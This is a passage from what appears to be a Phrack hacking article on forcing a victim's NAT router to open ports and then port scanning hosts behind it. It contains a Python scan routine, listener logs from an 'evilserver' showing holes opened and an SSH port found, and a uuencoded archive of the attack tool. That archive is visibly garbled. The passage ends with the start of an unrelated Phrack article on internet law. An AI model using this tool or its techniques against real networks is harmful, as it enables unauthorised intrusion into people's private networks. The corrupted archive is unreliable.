The implementation of the listener provided with this paper will also attempt to connect back to the victim through their gateway, effectively port scanning the victim, behind the NAT.

Here is the code to do this:

```
def scan(self, ip, port):
    sock = socket.socket()
    sock.settimeout(1)

    ret = sock.connect_ex((ip,int(port))) == 0
    sock.close()
    return ret
```

The code for the listener (whiskers.py) can be generated with the script that is included in section Appendix A.

The output of whiskers is as follows:

```
-[max@evilserver:~]$ python whiskers.py
```

```
*****
Sat, 12 Apr 2008 01:13:17 GMT: Starting server...
Sat, 12 Apr 2008 01:13:17 GMT: Server started: 1.2.3.1337 listening on 6667
Sat, 12 Apr 2008 01:13:39 GMT: [+] Opened hole for port: 135 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:39 GMT: [+] ---- Internal port: 135 on ip:
192.168.0.100 - closed.
Sat, 12 Apr 2008 01:13:40 GMT: [+] Opened hole for port: 137 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:40 GMT: [+] ---- Internal port: 137 on ip:
192.168.0.100 - closed.
Sat, 12 Apr 2008 01:13:42 GMT: [+] Opened hole for port: 138 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:42 GMT: [+] ---- Internal port: 138 on ip:
192.168.0.100 - closed.
Sat, 12 Apr 2008 01:13:43 GMT: [+] Opened hole for port: 139 on ip: 1.2.3.4
```

```
Sat, 12 Apr 2008 01:13:44 GMT: [+] ---- Internal port: 139 on ip:
192.168.0.100 - closed.
Sat, 12 Apr 2008 01:13:45 GMT: [+] Opened hole for port: 22 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:45 GMT: [+] ---- Internal port: 22 on ip:
192.168.0.100 - open.
Sat, 12 Apr 2008 01:13:53 GMT: Server stopped.
```

As you can see, the victim had a service running on port 22.

--[ 3 - Putting it all together with Python.

Since it's a bit cumbersome to remember which bit to swivel where and when or what protocol's to use and how, we've provided an extensible python script that generates the two webpages (with the options to name them something a little more innocuous), MyAddress.class, and a listener based on specified parameters.

Type ./claw.py -h for usage.

--[ 4 - References

- [1] Network Address Translation :: <http://www.faqs.org/rfcs/rfc1631.html>
  - [2] UPnP NAT Traversal
  - [3] Khaled would be proud :: <http://www.mirc.co.uk/help/rfc1459.txt>
  - [4] MyAddress Java Applet :: <http://reglos.de/myaddress/MyAddress.html>
  - [5] Defunct IP address representation
- <http://www.mirrors.wiretapped.net/security/info/textfiles/keen-veracity/kv6.txt>

--[ 5 - Appendix A: Source code

The source code used in this paper was written by arachne. We really appreciate her work on this project.

```
begin 644 claw.tgz
M'XL(`,+'`$@``)1:_U?;QK+OK]9?L18AEH(M!'D),3B!``FT@%5P<I,2ZB/;
M`NM&EO0D&?#M[?_^/C.[DB7CM'WWG9[SGD^(5J/9V=GYOB,-`_?>BF<_)T_
M&[]7MBVO+ [<J5]O>VMAX\?*'C0UY\+%BQ_LC><O[,T?A/VW<J5^TS1S$R%^
M<!-W.`Z][^+]V7.Y&;NX_C_YK=37IVFR/O##]7B6C:-0TW5=:Q_RQ9_$49*)
M=);FPULOB^*L>.`WG!^%PV><7==)J/+K/$#V]/NIKVZ>CB\J1[+CI"MRW;
MVM"UPZ/WE[C]3;/^;OS`T]OZ_=A/OWE)"J/4FT*?N`UX&RV/QHE7II:P\!-
M4_UW[?*X>]'K.CVBH-^-C]MQVVE'[4%;UTZ[YQ_R)V,OB'7M;/]S'^N_ZUZ>
M]+X`_!QKO_OX`:/W;I!ZVIV7#*+4SV:`V)J7)/UHFF&,S5MI-@)`WF#Z>UC
M"1='ARYF?L8"A(W8IJZMYZ!61U=-]M:33_TTSAP9ZG(QIY\*OSP)DHF;N9'
MH<"(GV#;]\*-X`?@\-+B`W,W%-/W/G>O3<2]WXV9LS66*2X&8YUK<9,&SI?
M1!3JIE;S;P16%W7(1L?Z-7!F$)-N<GMW95^+:-&WA8X+L(`>0WV9>/.FM!$H
M1B?E71Y<G#@[J+2M7=VMIM=:#]H3<1+=)NX$QA)ZB9MYV-A)].!GF3\4Q[VS
M4Q%CCZDPO#L_L,;9)->"AK3GOE>#&8"HG*G068*;G-Q%N=9IBHUDDHM@+
MQ2V(W[LSH8VC\3N?%=\$( '@NE!"HJ'F'C#L1OZZ80E.8I@C"`) /O$/E&"F
M`]\`$^9.+`W%X<"NC\X/1>"'I`;ATJR)B*,TLS3M\3RX'3_Y.SHHBWW.HQ&
M'A`RN@<@P63<+/,F<4:T1]XD"M.,A,"*;&BI/]1(H$,_)I8C,@=B:.J<.S2#
M/" :EO;IB$#U@QV.?J(KS_1Z6_WBY_^&HK:VFX@IN"!M(K\75A!P$5Y>OFE9C
M0*U6HQ5I2$)+4IA'`, $FT7WJT4KXYX=^YN>\P1!J-?#N#K]!@ (=2>"RA0DT"
MEC,-T]@;^C>^-[*TFJN6(H:G#W[@N\E,KLE*(ZE)LX[=61"YHQVY3.@-A_!D
M0AY-F90#[AFHPVJ`ZB43/TUI=V"$\1>YF10*(D=:E^WQ$G;=&D#>?M8G8ZO5
MR")<&4!(ZI*G6\6G%`U,1GHBS(&7O1_#R`@SMV3XF#?@:5!Y@;R,2VC->_B.
MT%IC(*?CZ%Z:(<4G`%MTI0>0`6Z/Q7`,Z=5JQ_A?<LGF%D)VF?0!.$F5.>;B
M1_?.01PF/BR0^?=YHO?@#:<9\UIF$UY,<QZSJ"RQGT5]<K6:BZ4G$[>5>K$K
M%PM\`5),IYDL#`C.4M_RLTCR1$1IKWQ?*N)_U[1?]OTW^NF">"HV-XF]6`QI
MW5K-H0SS=TF'9[8H(K"7R#5RPBD9"W`)-YO'NWTCM03#A//A=L626J'?%I,
MHL3CH$8#33OZO`_FG,KX`/LA1QE%$]</+>A.0&8;SY^_SM@'!3EH&`(6<)+
MC-Q$QF&$#; $J#)6HFZ*4%BHW2`MTYSWXF;%ARKR&39!3]X&2&BYR!(IAS(\
M9SE'/O9D/\`#2=. *%D%F*_W.] +Z:XIDB\;)J$%"%=.-R0+<Z%LZK%H%:RQXF7
M4<D`8\Z2&:4T1,>T28ND2,"R:+`DA3DK*H>FR"L%[,A[&'IQ7N-8'_ARE"01
M)N`1D96I&S<6IT9.I8$7&K20*=Z(S3F2WHLB,7'#67FKN8=1%EZ)QDU6GBO`
M?*$BQ$)X&4XT2["]'M.UVC7\K@E0J4%O$*" \HUN[,TQED&(4JJ,&.$K!#6KAJ
M3+B^:EQ#`$00*F12=Q`I/UG,#1`%2J+VLLF-(ADTA" `*HV6)@C8`6YTA#,
(MT]@?3J-IJM4>;6ICOHB[P.`&M6)#+$-I5-) `XQP_@G<))A593-R)R&E%ZTV
```

M\_ZW`?OR[M`X-D@:BIDNIGHR&`^&/%,"%H;?&5(/\*T,RU6JY=TCVX8\P.ZJC6
M'5=2\*!Q9+'PHJ+'5#]5[BL?"[(<F<)Q':U0#BKJ'\$7W@Y;:&8!DE.W&^8
MH::S\2Q]'VJ.'AP'R6C&2+1B<QLX10U34\*^0M2]\_YJBQ%7S\*W4P^2C5A1-\*
MQE22Y8F0LA.B%`!>\$(#N)9CS2APL3(M"2)TS6@0\F5P3:'A\*9[-,IEZ38Y\B
M`=1I,%+^,\*MNF%:5E4N")#!W'A4B<BG.@X2\*F4"E@V^Y\*44[J%'YO)6UGN4
M";(^5XD@2"\*8@[4M#!V]UBEQZQ297J<C\*5Q+N+%3Q\*2\OQG#(>17R%5JLM
M(\$9EQ(CSZW\*\*`XD(@&O=H.(P)/5UW:1G+78LU&5\`,JRN(TGJ.C=.6\$\*^@59
M&68Y8FL:GZ^\*9\$>QFS+6@.I8!&#YE\$MI#XN2=(OTQ>>-&)'O4V79[QLX(-XT
M18CXW.0Z@5U(3[V\\*%3S&(-.:\_9"7E'%OO^3167SY0P^CC9/\*!2Z\*\_1:A:3
MZC#%','0S.CQ1DPRJ:C2#3NELRGQ\*WJAP\.3.L#9JB.\$8651NVDMW5#ZJU+1"
M\$E'G-"I#")DY4F(-\$9/5RCB)C'(O^5^NC\*":L5.H2E91A4/B"#\2!FQ?GN;-
M'.,"00!^<:P0I1+SPY1\*IG'9#IOY/G\*1EW9BT%::O"\$S-Q0\_&8Z&0R/'YF2O
MDGFJ"D/)G^(<6\RDE=1A3^2(LCQ80Z4EUG4'UH1MM-'?=-X9\$[TA&JY'?\$\_
MM:L<Q5JP:UZGR43-/S6L[QM.V5)0?TU##P?'&!7\$JKU!A4\*MA@-Y<2[E')L]
M9'Q'\V,ZK/.0V5\3\$KU"8]5V5VV4'#MT90\S\*\_P\_866)SN<2#N:A&\_25'Y^3
M&Y7'V'T!]!Z6XA;@.6X5ROC[A\$]&XE&='\*-H,/2KKP\_VQC6\$CL&F?4V2ER-K
M[:T<&%=VZ\_7UVENS<FNRPBj,/R9>>=Q>/A.<?7^>'Y=G:710)80>TJPL4E05
M7\*MQ%Z,C.`PF5`)\9\*#%&!#78LF3)\*W&E\#654<@-!E\$4&(0LJ=;( (/QP2H\*E
MG%6;@'258]0JV7`LYRA"\$VHTD>0EC:KV8(S3\$5H;\$RLVR2:QCA-F-6U'BVD
MA+ILJ>4K\*9.8K[!\@256\:=K5.WK^ [M9-,\_\^:9\?-K]8-TG?D:6MW8MNCAQ
MPV>HJ\5^PG8B5JG.@LO3B\$]I%:+-,\_O\_F(EE)MX6?.%B64)5M'03KDBN65:Q
M:2+&&/HPB.#4>E.GWH!N7K%]4=O\*#%1XHAS/S<6+1G1<F.3CJX2"9W^\*GT
MBB1\*P>'.'ZG,P=TSP4TBU+O?6#3J>\$^98[/28E2-FG1I]S"&FL9"=@VS,31Q
M.Z8.&R<=ZL19RPL9+@([YYP"N=!38PIA'94-9+W6T:E[0<T+ZEU0ZV)S\$T<)
MJKDZC7EOJ"&#[@GWX0+\_7XB9E6[OO])@"?/ZL!Z^D!E4GPM2AYP1"4/+CE(
M,@:@'.1@8@E`NN0@YZ+;QZYT3ZE[?J6RNWFM4@?JYF\_3F!@H98V+4M8X<?)L
M,\$1#F-G\$12&#\*.3243^CPD:^^\*#S.(T&,\K;O,D5:FI\/'2@JJ%+8[!V'X4-
M'\.&&<XP.&24FJNJVX-D%U!:H2-'ZE'2=S-70(KYZ<(5L@LBZP,\_Q.D`N9?Z
M""&8I4V#"PJ2DBUY,=3=OO^R?E1KYD\_O>P>\_0\_\_\_"Q?V:JF9;B`SZVL?G<
M\*OU!X=LVNZ+\*:XRNMDW,&";.X4JNTD^EG<GS=E.XZGJOKNIEB)1YEP^Y4N;4
M7V>KI\=\_W>3=HH,!.XQ-T;<=I9^\$#JR\_,GSOLHCV\$`.,@IC,^6Y>8Y;BI\*J
M(7(2WL'&1Z4C70NZ^Q;22;.HPF1HJY#-JZ5.0=U:++,(<YE@;98YG"N!)=E
M9RKQ6?SQOBD9>W6N]+E'<\_.31L&G/'\*HES'E-S2K0%YT\$<9!LPHC+YV#E!3F
M`+4LLTHE@\$S2V20.J,G?X9<VNQ1WWN`)\"E\['>V-\#`DP,G?7)43;I1,V
M\_)5><'0>07QC7^KHDYEJj>NPS5FJ^JK^\*!MW=%L78\^'\_6<T?+. [+NF!L\$++
M9C\$H9,@1Z\_]T[UP)U?&\WFIIM3LW\$9Q3PVD0[,A[)=T%"(6T^\*I;KE\$]71\$R
M)1Q=OU;(0R)G[U#/A[,TTEZQ+<,WQ6\_E'\'[#K]D"L\$@43/,G=]+,Q'\*6%'&
MYDEI\_X8P,V3#MO@):-TCTD?W%F<LF+AOHVC\$X\U5<7=^1WN2I6&ER0@\*,,%
MK5=3)+!<SY]XT30S&O.ED6Z>;]DG]E=F+=]!BG3-S/DW-"9S)=&9ZB1)HH#
MTA&B(QH-'(O6U\6.`45\^T0ZI69\*UI"]:W(>LBF2XLA78I2WU&`'#2N-'S\S
M\*+WG3P)J+5B!%]YF8X(AL1FLU8Z](\_S='^MK9E\8!E)MRKH.6W-JZ?G;G9
M&+YS;VQNO6SZ3#%04/CQPFZI!TBOF=B\_>;M+1%95),1&7QN854)5G%QP=6EB
M\_\_XWF<^NL-7HC30]M;U<I,1HJ=F07@WCM34ROUJA;@3/H\"CX;09R<B0;4RV
M"=-\*DR%U-J4MR]@O+;A!K\U^UUHM>, >Z=!0:\*1<>1\*,9=>'0"CKZW#AT\*&X6
MP,5BV7%L"SM^V\$%X3T9>TJ83\_`YTG=SZ89L>D.>I%W#2MPO.=.&/K?@LP,>
ME\_FYK,[D&LKO)=%%ZH4O2.JE6Z+^55]P:'Y\4AC%PM#AZGQM?<'RZ^3G%AL
M'`!EY5ES\_\/HF`N`T'9'K;D/1B00@XI@#N-L3F3]-PD=-0IS(.M%9,B;V0TV
M%IC=W%W)X/)LD]\SD:HWLX<E\$ZM4JUM(MU/:6\*-\<&RLL0M5D6F!)>A\0FBL
M<3-.35\$YIT"6>LI3-"MH9^Z#L9ODNRQ=\\$>&2\_\$;;<-\*IX.)3\%55\$-@OBWQ
M^Q+>KUB\G\$5U11)\%<]V(/GU\_GT)B(W:MSK\^\*2U2N(R[KL%/W3JDG\*G,T?
M2U3A4N\$LBG78F.R6P'J!3E0]F`BG/OD&P\$VR=5JP166KKI&?<' ]\$XO!8NDA)
MB7GZK8!8(QV=C\$+\_U2(RT=T)/"O45(ZSVD4MPNS>7/?=;\_[N?MQT^?QYTCY
M5T11\0U2AJB>CY-B=,GU^:67W'G)\B^2Z#,F?E\$Y/Z8C0Z)ZXXP&&=!MT0K7
M5T=6\_H\Q5\_YW"KDSR'\?2KLAYL;^;V721\_(;+XPFV(YGFU+3,;;>/D'>!\*3
M\;;\_\$(T0<1YG!/7<U%:\$)\_N<H=YC\_8TNFTO/=)2DI']>0\&W%OH?A\p;9\
M\$T(R.4H!'\_,[\_:PR@F=0\_P:7'2?DS\*G5'[YPN3WXY'FS#?K&]]>JEEC,S\H)R
M5S<OL&\_">57-3.2]O\_SYN/1\;'\$\_OG:T%EC,UZ'LOGPA;A17V:R#]VH?;6'=
MI2N7EJ;5#6\_\*717\_TZS37U[-F^OYR14D\DL^/?3Q1WD9\KJC&("GR<+-5-P
MR?=-G3V#`%:\_S];1[V-\$&N[W^:,PA#\*=#]!\$NK2T60+F(-D9G+<.^>P4T7=B
M;I9+0)T-Z6T>B1I'[\*R?^O\_R4\$]5Y%Y1J3P/\UD>H?1KJ)>U:]T\$TW3,8N?W
M8849MH7\6DTo=\$G]E"ZE1'E)9X[''NC' =DC(\$'`,6ZYS5^R"2:D\6<91(MP
MJ4DE&\_P#T/@VUX(21RYM,/KL/\_IYI)FP+-"=\QTA^,?1)C<T,#05]VF6!V)
MU8%8\_2)6/XL/9SV]\*9%N)XQBF0-/G2A6\_^,\_-"XXHPU'. ,;\$;K\*0>,AO3;' ,
MM?EX;\Q'`E"JG7ZC'`VMRPPRFEOQ3!5^N\$DH-U841^WO]6"\*%@M7M;\*6W^#3
M+0Q.8>?ME[ [W0-&Q27<&J9K\ (M0NNC2%H^8O&;RLT\*H\..=:E8D^[R=P(N<V
M1(K\X9-O\*5!\^4:\_3ZVE?K^!363#. &4)%/\*Q8\`C\*C60N.[E01\*?;8[>898
M1"L5%IKL[@(!)FSHU.C-'C+HG=\!J\*>6,M;B7K68+S,4'=0QE=S2QQK2N\H;
MJ&BT=^#(D6\$0KTIOS045+RXC2='WU9DWXOXR?=?E\2MCU,BKOL6)M42QRH7%
MESZ,TZ.EV=OE)SK\*3+S\*QSGDO\_1ICOJ^A=3S>KN]T`@O\$#:N94SF+TP2UT^]
M.?F?O-D@<I,1M\J3J8K9;`"U&S^D1J2\*I7.)E5\++P@Z9>RQ#(!17%,<C4



MY!NZ6JWH2 [P+HH&JC08>CFKTL&L-&.TLXON+ [ ] T)\2\*T'OU%6=/O-O#' ZXG
MN/XH/&?C#<\_8?P3QC]A? (KD\*9YK9V>'G&%T!N@YH.<8=W'M'N'N [@ZN#Z,YY=
M8'R!ZR6>]S#NV33 [ (T8?'DD)NHKB.@\_. [OBR;?' OXP\_@K85]Q\_Q?U7W%\_C
M\_AKWU [C7SJX!^1607P'Y%9! ?G=VZ< (Z%'7GJQ/SJYV="=\0KP-;L^IYNB [ ?B
MZ1-3U+]B]O;>H6@X]0,)M1GZVF;8>PG;?4:PMF#8B80=J]EMAZ&G\$MICZ,X>
MUG;J7:Q] (!H":Q^+?7M8/-NK7P#OG6@T`:/9'7\$L,.4C,\$)\$8QM06W0DY]U
M\$F3C\$#`AWNPOYU<ZB;\_A`':\*V6]!<TW4?P5T3S2^`DH2!<S1ZX"=H=)CBGO.
MJ3!L\_0GC&2^8'^UL'S2?V7J#US;V3\*\$;XIWMB!-'?PXC^`'^D3=VQ;&\$'0+V
MHVC:@`W&;,=QQ\*F]\@30\*]%L-L7:9\_\$S--UU"+;R5+1VFZ)Y+\$XP^Y+Q5BR>
MW:1] \$V9OCZ`/=&=IZP;,\_V?IKP-K"/';L5'P@F\*.\_!6R75VGU,/L8:]C3W\`
MZ%MA]IK"\$N ( (F) ]MO078.V%\!JPI#K'V%Z&O`W:\$TANP;<P^P.POCF#`"N\$3
MYB'4Y (A?)O2M%?'DB3"-IK"WQ=&>4Z\_SOI\8+ `O [6,ZNZP [1?- (2YBF@GX7C
M/\$'9C+)-41?8]+,7AW51 [^'Z\X\_;KU [OKWU:=7:?'\_GP\$?>O7]=U&\_?3UJXV5
MG4]?>J]? [ ?<LS% [5]TZ>/SW9 [ [Q\_TMUYNGK^N)Z??O]R='V/^PK88L7S\_2C
M)FSM->JG [<WKT^V77SZL?6SU=M\?G;^^/,5:>Z6UOQA%7/G\_5;/?KEQN/M^
MZW (7.-H9>%O\$VGIQZ!#]-M%7U,] ?O [\* [6UMFT\_YT?0XJ!YVG1UWMO]NYTN>T
ME23^G;]B1A<2I] `!B".1,, (8@PU8@!V;I) ]WGVIVDVR4NE]K\_?7\ ( `GR\
M>M^V:DM392.DZ9F^>T;T\*)\_-I>T^5U\#J:.%UN.\$ [<!G52T4SH/5-KWF/&J
MM`"]-UT\#9R]Z#G8UM>]#D^JR87K;JU9T\*X+/FCK\*, ,C&N [L:^`PQ]P [\U [,
MR [O3C\$O=SA#0PW6WPZ>]=OVFL1:XO#G"90<\B.<3\_PI7]? [.OPD\?QNT [Y\*T
M=\_2T]VG?U45I,=BU8G!AG4\*<\_SG\$YIJXU1^O+@@.F!\@)P? (5=2?#\*YSNM<Y
M [T\D"ZZ1;)7E]#7-.\$A3CNCM6NL>1K#/\_0F@:6 [2+2<Z'3\_9CWH5D5W5^T0ZA
M [J/HV?R@6^K64ZUTAV7K`G.1ULR?4I3-7UJ\1E.06)M@ \$L0#TB;N/:5,C\$Y<
M&SR3] ]/Y4]WK/,6AM,BP:"2Q)491QZ^.TDZ>0K\JE0/7 () /:8438677C.ZZZ
M>-U"+\_Q0R\*'WFL1 (3J6%>F-NZL [MNNYZ5 [4S;U,]PW=;8\_QL!6SCI (E1^%A7
M?2UNNG2MZ;ZO/<'>]AW=]P5ZG]O^2U2;,\.R89->"6>6&4 [V=?<C8EGON)J
MNNHLQ?USLB]8%WD'UE)M;P>\_QG0 [65EV00;>4KOMU1SW?'NKPQOL\$U-;7?>W
MB\U`X4G/B&],+;8!;3,-8XT#8\*MZ]>O^>3T!#Q)\_HL^';8\_FU>\$PFAZP5L>^
MXXWWCJG5H [ZQDO (.,8+;\BT'6 (8NYNFU@SOBC\*F#MZ!"\S^H\_1 (63- (3% (JY
M\*ZU.=!;'G\_3:^ZL!:%.\H.F-+:NEM73!J23 (:46L\*/>WD,N:0\\_ [ :\_A%KIO=
M3BWL3ORX/^\*- /C@93. (X () \^CI>8074ZG' C3=&0\_,3^T9<?) .XSQQ' "U?=/9
M^#;U<@V, [ ]UM^FTK' L2MJ#M9Q;AO'WNOTJ\*:@%/&7EBI-GY=, ]3QZAK><PYN
MXIX^ZAO^C:#;< (W)=6\_G\$X:6VXEY8+360:='PVRN'W\WM<PSLU7UK `; ,>Z"C
M=6 [%06<8#29>&)Q;UWV' [X: [P15BQC GPNJE.6K%9J\ `Z.O!FE>!SSCH6`OH
M6OON"G,VCN>H3@1MI#7U-UY,?##=\9 [;FY;E)J27%RZ\Y!K06]\_HM05'--`9
M#4E+8VA, I [4AZ?%->GU#\33P;-JMW;109\*BY8?>42 [#ZR"K9\_0\*+ [AW] (H
M; " .U!9\_KOOB,=8^BLS\ENW@+ [ [!IZ=!SSR&=,01QH,%G=^HQ)'8S-'Q\$/V@ (
M#R]0] <RG'Z (!S8\_ (0YI (LM<AWZB [%19SEEI,)2A;T3#S `<^^^<1?#=#OZ7&BH
M\$5Q\^QWR-:091 (F-2';A"+O,\*5 (F0SCH5:G"R.N<^)"\_MSQ%.MOZU#OQ! ]
M-`OQE&QL2/?-\_DZ,V\*`1'4AQJ.EC1 (,R-'%70Z]%WLN=Z`MAL5N:0^I8OF8@
MO3-P7^<110.=8G@ (\%O:BKO7`X%+3\*-U2#/ZNP'1+SP5YE=Z'; (L:P9YO [PV
MP-/XE77#874D]+SQ=\$T@ [!AC' T5B0&R6@) (\XKIX!AN33\N@8 `E\_=49TE8\_7
M\$%NY (J@FS\_4`<RO67X [VJ5ZX60P05H\*XX=] "WY>B) [AG;\$\C\$>2\_@88D; [S3
M?J6%]G+, (NU\>H' \$@<OCT1B->>TL=J#%AQT8' \^"G2A29="`FR5<RU?' Q [-
ME]U;D72N2' /) WV^\*6K^]WPRVOMH'AS'W5GC\$ [\*X&WI\`I\_=TTN:!) S5 [-X;
M (X:\@S9A<K' (>3PY@;2% =LK1ZND]6-\$J [D]Z@&8D7V!:KI\_!0N.JX+=^T]U9
M%X,R>!`7L\_439KF [ `D#6V4H7:\64^ [S# (\_"4)-@<; (5%IK%C==,S]KN6L3\;
MMC>I/5Z (>V+E\$0W+@UY!&A\$) "TD2OI'7D#9M:Y]\AP=2R6,T;< \; -]=4A3<
M [\3<NR#JE\_W8W=) \*V] ]!:Y, ':U7:69J,WKUY'S`I9G5 [5] ]AMT2?%;^4\*.R3Y
M!K\ZQYY\$7JY" M2.O5! ] [V7E9F6\*W)1OMP@B:FO (^ [U%]R' O<I' /@^2I\_7KO-
MGT<6M+ \3, \#JY9X/EE [E+7-0N `X\$ \Q&79=LKCV]DBY'7\ -1JA;7MJ5R\M^I==
MYO: [S%M6WC\*VS'JX];!]CRD#P [9]WL?V#\_T\]' .39\*Z%C2W3)CW:U=3F [FR `
M' = [ `T;1WY\_""'2U<-0PX9O-RSJI0>\X]?;%D:XS:PI\M^OL#>"8MO-HP=0VH
MVF+.Z-T'7+'- (: :0]N6<:7-F+;G+# ` \_ [ ?VQ' H5U+HD:EO:!\*5]B)8\_,H\_E4I
MYBFW@&371'J-1L`^OP4Q,"W\$OIQ7F6HR%UMB8&Z0\$#EZUAC6/QL: ^QWVW00Y
M) ^D-EA3^L/MGO\* =, ':,\*^N==+\$6FA`DTVC\*] `NR3F18YN\*X:6% / \*I' I@48'
M?STM6A.7T&>\*/C/9AR6`1J^>Z`4%Q769KE<A&V77 `CH<\$72 `9>9L'G)C8;--
MY= (\$W9VJQ^KKZ8S=#UCCWF,-93JK7,)-7Z;?'6! [+ ['=.C3WE<15TS#WU9+-
MVLXL0?B]9?K5CJG:#`IXASEU\_`7`B://`GTP?X)GG\$-Z-ZXRNR>/?!%H886@
M+M%;DQ!L? [ %D?7\]NY?/>^FH@,Q'97M! =Y#26J^,@"7IW:7'FNNIPU/^&J/T
M&OK6CDR`MB987PEH?4' [W<C4TE&" [%K0#R@G&#,%] / , ^>'2IZ2D?2@O#2; ^-
M0+N:\I:-9UH@X3L&=F! /9J2\_JMSLJ!\*PA);]9A" [ [B8K9 (F, "=D#GTV0N8R
M%?H=L@=Z:=&T>9^IMZQGLP^L;)+5O:<7%]&2JX`V-&BALL!ZB]TS;K`FM' \*I
MO856\B;H8UA&N4P?@=\6+);TD&PLDF?I8701IX (4Z:YN2,HD!XFQ0LV+IYY
MI+3VF (V7T@>0;] &O<M!&EV2=:&% [PLP'NOX@-74K^:& \P [2;0/@\$S`)HS8 `L
MZ [4\* . .>3]>L#Z%-6JUZUP`\_&Y#) `^2?/-6:TB+5&]R97Y\*\$FO=CYP]KI/-N
M"E7W (7L56MNL#!A+-8CZEA;-?LC:T/%:RU1 (C\0 (D' \$+>+3I#\_)5^@>KU,))
M:I-=TG.8HVL [>Z9@ ( [ \$FCL6N.UH2S=LJH%J;-RN:.QO!&&7:NT4L2:UB>Z2\_
M#] `\*E1A=#^FUUH#92W [.C`D`E# (EW [ ]\*/51I (7R4#O,B&>G02)OW"+\*)9%.Z
M6: ,WS?!0;7I!AGZ0#I;+E&G\*7?),)EV=,6-`GS-FV&Q@ \P@^G`6AXM.<,\80

M625D?=(J(V%7-A?QA)Z((AH8#^S.YFU@P[FM='\*?!I\_';>'3F\*W,B<(-J&M7  
MEC55LYM3607'EVE3(:TZR7QTE4O\$K CZ71R.3![:\,\AD@541C#C#[A<-. 'CT  
M%?XU9\$.RFO\*`&4M^R)0'-J1^S5LVP2?H%C&+O2-M9<\*WF[/<6ZG;S%LY#-K9  
M\$O?(O[8A\|D6T/IH]9)%O!5S/(@YTAEPY0S,&AS6/DS:#(<H',\$\_0R\_TN\*O  
M8/C:#\*7%6[IJ)L=S!\*\*GP-!X&2]AYZ1K1U#1@:ZQB`A-\J&G\C#\$FU\*A`AKQ  
M/%2ZN79@A0-H.0\L@[T.S:6>?V!'T\*9&J-&Q3\$F[!C[T8->T"O#'8ETAM(C6  
M\$@E%0=RI5A7BTGM8P8!><\$L+C,CG:/,\OH2\.\_=)4N\_) [ZS(.Y-?&[/&\$MX7  
MEIAQQPR90#-"O&'F;-I6RO1\Q.!. \;V)#079&;U]QRK#K)\$9G#-+?-X0Y(6@  
MGVB\$52">UN!C&&\*)K<S63%]C?@^8I\_%X5PD; ,KJ'AHBN62P1W]4'>,IW`^S3  
M3\2:J+<AWW\*+J[;P4U)\*X)(CYVF>\OL]'X%2' [#E7; (\*K;B63+-A.E"%<DB?  
M6)?23SP\*5EPV5CZ\*^R>HV.Z/H)-906\*^VEE`N[8&5FEA-^8R/B6-RL1JJ5HF5  
M'K\_\EO]L%8T^4[ ]&5O&GD5V8)S]H66E?61[G>6?Q\_.?/QF^/E'QLBE%K3`)D  
ML`"4-RBC4J0<F5:.PG%61MHKNW/XD2\_YS[?'T]/]HA!.GJ8NDNW\$R%2&9"(2  
MZ^F(\<\O'\_S\_]4YPS\_'147:\*AU)@^6'242)#^=DZI!Q\^F%E6?Y:0;8ETB(<G  
M/[2GG;/4\_X\_]I7-V/N#77^F<'B(0#)79&W1P^\.?OS#5"25='P=)/&' +Z((  
M4)Z(6F.GB:DU,8WH(\<4^07IV>Y/= '[PVV=Y^(#.\*/QZ\_/3]ZU=9P(&^I+^O  
MRDE^?7T!\_N<WRBA[I].&?V??'\_] \\_/WQ] \L4; :\$3B\$]^?V<\FS27[2S\$TEY  
MBG]94<KB^)'`.\*\_VH<@\$EGJ0\$K\_3\$Q.F2&2"\_)\$A>@I4P6>GGZ0QYN/C\'0  
MN1(Z9?+QBRBN\]OA<\$-Z=/K[UW^QPQF;7T#R,3T!\_0=X!-02X\_LL\_QD#"5H  
M\_\$[ ]&:<' +=\*?O7]/CSW+<\G&4:\_EPXI#\3A%\*=..2"U?)3GY\*D2)ZW\$<?O  
M!<3A5"CNB!.%6'JEQW\H^8!^V?\_Q4Y3W\$<P6&4ZRULFOSS\D-5D^A#RU((ZT  
M'+[F\].M0S:51\$[Y]4E)'S3^^[SR]\_#8#. [(7]6?P)\_Y`N.\J]>3K\B\_"DG  
M1"8)\$C)4YN.D1!<5SA\*%G;)28.9Q`8Q#A2R+SA?+"F.?,\9\ /RIRD`KXI!H#  
M98?^`\_[QXS\/'47%##G."?QP>'I+5.6%NG+LP+#(^IZ-Z7M/J9+%R)I>DL;<  
M\/%78W+DH?TBP5F1L]?();D"TP.";X;L4/<BQRP=AO"J8GE=Q7>9DTG&)[ "`  
M\*,2INF,L'G,TLKILKW)=VO?G/W[( :F@B0T06Z:\*4(7+,/ZERA#S9G:.5#DMH  
M\3T34:&78D?9V`2:9>2)9\*6L]`T>I,5O\BH2A/9%6LGCQY/\*NFFYN\$.5J:R`  
M1@V^CB@Y\$:DLY\_'G\*O.L@`='\*/3Z>E2=2GE%JPXC#Y[KTN%A=<A:DD;\*=)(\$  
M1D?5-WY]\_\_\_CMVZL'%ZFBA#R(>\*@-E-<1:O7V%)%\_\_\_`Y/>Y2QF;J' \_#:-:\*9)  
MA&DA#EG=X^\_\\_TOA%'?.36R<%.TI90\$XK<[P(F.9;G53P.`"\*4ATOP:6'+(\+  
M>AR@TKH=+\`E)S%/\*WP<8\$5ICI<@T\.:QP4\2CFGLI3)DY(]-79:.B?[\_NO)  
M]S2"EX5`7DN#RE=\*4E!/<N&4+!>.JI)(72F5U/K'[Q]+\_]L:ET4K6M&\*5K2B  
M%:UH12M:T8I6M\*(5K6A%\*UK1BE:THA6M:\$4K6M&\*5K2B%:UH12O:\_VO[+\U>  
&F;<`>` ``  
`  
end

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x06 of 0x0f

```
=====
-----[ The only laws on the Internet are assembly and RFCs ]-----
=====
-----[ By julia@winstonsmith.info ]-----
=====
```

-----[ Index

- 0 - starting point, our world and the Internet
- 1 - What's an incoherent law ?
- 2 - DEEP FOCUS, AND REAL TARGET: RIPA III
- 3 - Elettra
- 4 - THE ANONYMOUS IDENTITY: julia@winstonsmith.info
- 5 - REFERENCES

-----[ 0. starting point, our world and the Internet

2008: During the past 10 years the Internet accrued its value in a way that was not predictable. A lot of players are trying to gain power over it: recording and cinema industries, governments, software vendors.

Eight, ten years ago our feeling with the net was hacking pleasure; now, the hacking techniques are recycled by security vendors for their security services. Once the diffusion of a crack was proof of value, now it only represents the risk to be busted. A lot has changed and for someone this is the opportunity to reconsider and eventually change both his ways of acting and his priorities.

